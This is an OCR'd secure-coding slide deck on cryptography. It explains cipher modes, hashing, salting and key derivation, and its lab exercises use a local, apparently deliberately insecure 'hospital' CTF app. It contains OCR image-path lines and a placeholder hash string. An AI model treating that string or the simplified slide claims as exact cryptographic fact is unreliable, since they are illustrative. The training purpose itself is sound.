ENCRYPTION

- Block Ciphers - Use modes of encryption
- Some modes can introduce vulnerabilities into the cryptographic implementation
- Recommended Modes: CCM and GCM
- Not recommended: ECB


ECB MODE


Cleartext data block
Encryption Key
Block Cipher
Ciphertext Data Block
Cleartext data block
Encryption Key
Block Cipher
Ciphertext Data Block


CIPHER FEEDBACK MODE (CFB)



CIPHER BLOCK CHAINING (CBC)



COUNTER MODE




HASHING

- Hash functions convert variable length messages into cryptographically secure fixed length strings
- However, with increasing compute power, hash cracking using brute force or rainbow tables have become feasible.
- Two of the most popular hashing algos - MD5 and SHA1 can easily be cracked.

INSECURE CRYPTO - MODES OF ENCRYPTION EXERCISE

- Goto: http://localhost/encrypt_modes/
- Type in any string
- Observe the results
- Source: cd /webapps/ctf2/hospital/hospital/utils.py


Salt: Pseudo Random number
{Hashing algorithm}
ClearText: "Secure java for web application development"
HashText: "hguhujjhjhg hjbbbhjbhjbhjb bhbh35436jbh jbfsdxc6768vxsertyhjo iu678hgvcdfrtg hhrewasdf"

ONE-WASH HASH


SALTING

SALTED VS UNSALTED HASHES

- Goto: http://localhost/secure/hash
- Type in a word
- Observe the results of the same word being hashed three times using the SHA1 Hashing Function
- View the Source:
  - Goto views.py
  - Line: 660

KEY DERIVATION FUNCTIONS – PROTECTING PASSWORDS

- One-way hashing was developed to predominantly perform Integrity Verification
- However, against modern hardware and cracking techniques, even salted hashes don't hold up
- Password Based Key Derivation Functions - more secure alternative to salted password hashes



KEY DERIVATION FUNCTIONS

PASSWORD-BASED

KEY DERIVATION FUNCTIONS - PROTECTING PASSWORDS

- Goto: `/webapps/ctf2/hospital`
- run `python hash_times.py`

TIPS - CRYPTO

- Use strong encryption algos - AES-256, etc
- Use strong modes of encryption - block cipher - other than ECB
- Use key protection techniques - Key Encryption/Wrapper Key
- Store keys in secure and different locations
- Provide for Key Rotation and Key Retirement

TIPS - HASHING FUNCTIONS

- Consider using Key Derivation Functions as opposed to Hash Functions
- If using Hashing, salting is a necessity
- Use strong hash algos like SHA-224 and above
- Key Derivation Functions like bcrypt or PBKDF2